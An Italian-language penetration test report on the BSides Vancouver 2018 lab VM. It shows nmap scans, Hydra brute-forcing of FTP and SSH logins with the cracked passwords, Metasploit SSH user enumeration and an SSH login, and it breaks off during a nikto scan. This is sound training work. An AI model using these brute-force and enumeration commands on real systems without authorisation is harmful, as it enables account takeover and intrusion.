Penetration Test Report — Vancouver 2018 (Lab)

Tester: Gianluca Agostini
Data test: 26/08/2025
Target:192.168.56.105
Ambiente: lab didattico

---

1 Executive Summary (una pagina)

Valutazione complessiva del rischio: ALTA
Perché: combinazione di componenti obsolete (WordPress 4.5, PHP EOL), superfici non hardenizzate (XML-RPC, editor file, upload plugin/tema), esposizione di backup nel webroot, e policy di autenticazione deboli. Con credenziali admin, è possibile eseguire codice **via funzionalità legittime** del CMS (RCE potenziale) e, in un sistema reale, pivotare verso il sistema operativo.

Catena d'attacco osservata (kill chain): Recon (nmap/gobbuster) → Info leak (robots.txt, backup dir) → Enum utenti (SSH/WP) → Credential stuffing via **XML-RPC → Accesso Admin WP → RCE potenziale via feature** (editor/upload) → [Privesc OS *ipotizzabile* in ambiente reale: cron/script scrivibili, SUID, sudoers, kernel EOL].

Impatto business (sintesi): account takeover, modifica contenuti, possibile esecuzione lato server, esfiltrazione dati, rischio pivot su altri servizi (SSH/DB) per riuso credenziali.

Rimedi prioritari (TL;DR): aggiornare tutte le versioni alle più recennte. se non si usano determinate porte chiuderle. non reinderizzare e doppia autentication w2a

---

2 Scope & Regole d'Ingaggio

- **Scope:** VM "BSides Vancouver 2018" (VulnHub), indirizzo [IP], servizi TCP/80, 21, 22.
- **Modalità:** Black-box con successiva autenticazione a WordPress.

3.Metodologia


- Recon: `nmap -sV -O`, `gobuster` (dir & files), banner grabbing.
- Enum: WPScan (users, vulns), test **XML-RPC**, enum SSH utenti.
- Password attacks (lab): Hydra/WPScan modalità **xmlrpc** su utenti enumerati.
- Post-auth: inventario versioni WP/PHP, plugin/temi, check editor file, check upload plugin/tema.
- Valutazione privesc (alto livello): possibili vettori OS (cron, SUID, sudoers, kernel).

---


4. Risultati Tecnici

Passaggio 1) scansioni

1. **Rete:** individuato prefisso **192.168.56.0/24** (VirtualBox).
2. cambio ip nella rete della macchina vittima




```
┌──(kali㉿kali)-[~]
└─$ sudo ip addr flush dev eth0

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d5:7c:f7 brd ff:ff:ff:ff:ff:ff

┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.56.101/24 dev eth0

┌──(kali㉿kali)-[~]
└─$ sudo ip route add default via 192.168.56.1

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d5:7c:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 scope global eth0
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 06:23 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00032s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:04 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:90:15:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for example.local (192.168.56.105)
Host is up (0.00044s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:AE:29:FE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.106
Host is up (0.000011s latency).
All 1000 scanned ports on 192.168.56.106 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.94 seconds
```

3. **Nmap (`-sV -O -p-`):** servizi principali su 192.168.56.105



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -p- -O 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 06:27 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for example.local (192.168.56.105)
Host is up (0.00060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:AE:29:FE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.59 seconds
```


   - **FTP** (es. *vsftpd 2.3.5*)

   - **SSH** (OpenSSH) 5.9h1

   - **HTTP** 80 apache httpd 2.2.22

Passaggio 2) enumerazione prima porta (ftp)

1 FTP: ricerca vulnerabilità (searchsploit/DB) → **nessuna CVE utile**; si procede con **password cracking basico → 3 match**; **login FTP riuscito**.




```
┌──(kali㉿kali)-[~]
└─$ seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
└── Web-Shells
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[/usr/share/seclists]
└─$ hydra -c ./Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://192.168.56.105
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-25 14:32:28
[ERROR] I need at least either the -l, -L or -C option to know the login

┌──(kali㉿kali)-[/usr/share/seclists]
└─$ hydra -C ./Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://192.168.56.105
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-25 14:32:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.56.105:21/
[21][ftp] host: 192.168.56.105   login: anonymous   password: anonymous
[21][ftp] host: 192.168.56.105   login: ftp   password: b1uRR3
[21][ftp] host: 192.168.56.105   login: ftp   password: ftp
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-25 14:32:46

┌──(kali㉿kali)-[/usr/share/seclists]
└─$ 
```

2 **Leak file:** entro ocn nomi utenti e passowrd trovate prima su FTP recuperato **file** `.bk in una cartella public trovata e mi salvo le risposte-(il file al suo intenro ha diversi nomi utenti)` .


Pasaggio 2) enumerazione seconda porta openssh(21)

4. **SSH enum:** da procedura ricerco vulnrabilità note in server appositiv, trorvo una vulnerabilita di tipo scanner da versione 2.3 fino alla 7.7 la mmia versione era 5.9 quindi rientravo perfattamente.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.5
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit openssh 5.9h1
──────────────────────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────
 Exploit Title                                                                                      |  Path
──────────────────────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────
OpenSSH 2.3 < 7.7 - Username Enumeration                                                            | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                                      | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution                                                        | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution                                                              | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                            | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                                | linux/remote/45939.py
──────────────────────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit http 2.2.22
──────────────────────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────
 Exploit Title                                                                                      |  Path
──────────────────────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────
Google Chrome < 31.0.1650.48 - HTTP 1xx base::StringTokenizerT<...>::QuickGetNext Out-of-Bounds Read                | multiple/dos/40944.py
Novell eDirectory < 8.7.3 SP 10 / 8.8.2 - HTTP headers Denial of Service                            | windows/dos/5547.txt
OpenBSD HTTPd < 6.0 - Memory Exhaustion Denial of Service                                           | openbsd/dos/41278.txt
OrientDB 2.2.2 < 2.2.22 - Remote Code Execution (Metasploit)                                        | multiple/remote/42965.rb
Squid < 3.1 5 - HTTP Version Number Parsing Denial of Service                                       | multiple/dos/8021.pl
WordPress MU < 2.7 - 'HOST' HTTP Header Cross-Site Scripting                                        | php/webapps/8196.txt
──────────────────────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────
Shellcodes: No Results
```

5. con Metasploit **ssh_enumusers** confermata **validità di alcuni utenti** (risposte differenti) → evidenza di **user enumeration**




```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOST 192.168.56.105
RHOST ⇒ 192.168.56.105
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RPORT 22
RPORT ⇒ 22
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USERNAME admin
USERNAME ⇒ admin
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set THREADS 5
THREADS ⇒ 5
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USERNAME admin
USERNAME ⇒ admin
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/Desktop/ssh.txt
USER_FILE ⇒ /hopme/kali/Desktop/ssh.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[-] Msf::OptionValidateError One or more options failed to validate: USER_FILE.
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOST 192.168.56.105
RHOST ⇒ 192.168.56.105
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RPORT 22
RPORT ⇒ 22
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USERNAME admin
USERNAME ⇒ admin
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /hopme/kali/Desktop/ssh.txt
USER_FILE ⇒ /hopme/kali/Desktop/ssh.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/Desktop/ssh.txt
USER_FILE ⇒ /home/kali/Desktop/ssh.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.56.105:22 - SSH - Using malformed packet technique
[*] 192.168.56.105:22 - SSH - Checking for false positives
[*] 192.168.56.105:22 - SSH - Starting scan
[+] 192.168.56.105:22 - SSH - User 'abatchy' found
[+] 192.168.56.105:22 - SSH - User 'john' found
[+] 192.168.56.105:22 - SSH - User 'mai' found
[+] 192.168.56.105:22 - SSH - User 'anne' found
[+] 192.168.56.105:22 - SSH - User 'doomguy' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > █
```

6. dopo aver trovato dei match per gli username vado di hydra per conferma iall’iniizo ho usato la lista seclists per match specifici per ssh ma non mi ha trovato risultato allor aho usato la rockyou.txt conj risulktato un mathfound



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l "anne" -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.105 -t 3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-26 06:49:05
[DATA] max 3 tasks per 1 server, overall 3 tasks, 14344399 login tries (l:1/p:14344399), ~4781467 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[22][ssh] host: 192.168.56.105   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-26 06:49:24
```


7.ssh. prova credenziali. riesco da entrare e loggarmi




```
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ cd ..
anne@bsides2018:/$ ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  selinux  srv  sys  tmp  usr  var  vmlinuz
anne@bsides2018:/$ cd root
-bash: cd: root: Permission denied
anne@bsides2018:/$ cd temp
-bash: cd: temp: No such file or directory
anne@bsides2018:/$ cd tmp
```

PASSAGGIO 3) enumerazione porta 80(http)

6. **HTTP recon:** `whatweb`/`nikto` → info su WordPress e header; `gobuster` + **robots.txt** rivelano sottocartella **`/backup_wordpress/`**.




```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.56.105
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.105
+ Target Hostname:    192.168.56.105
+ Target Port:        80
+ Start Time:         2025-08-25 18:27:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
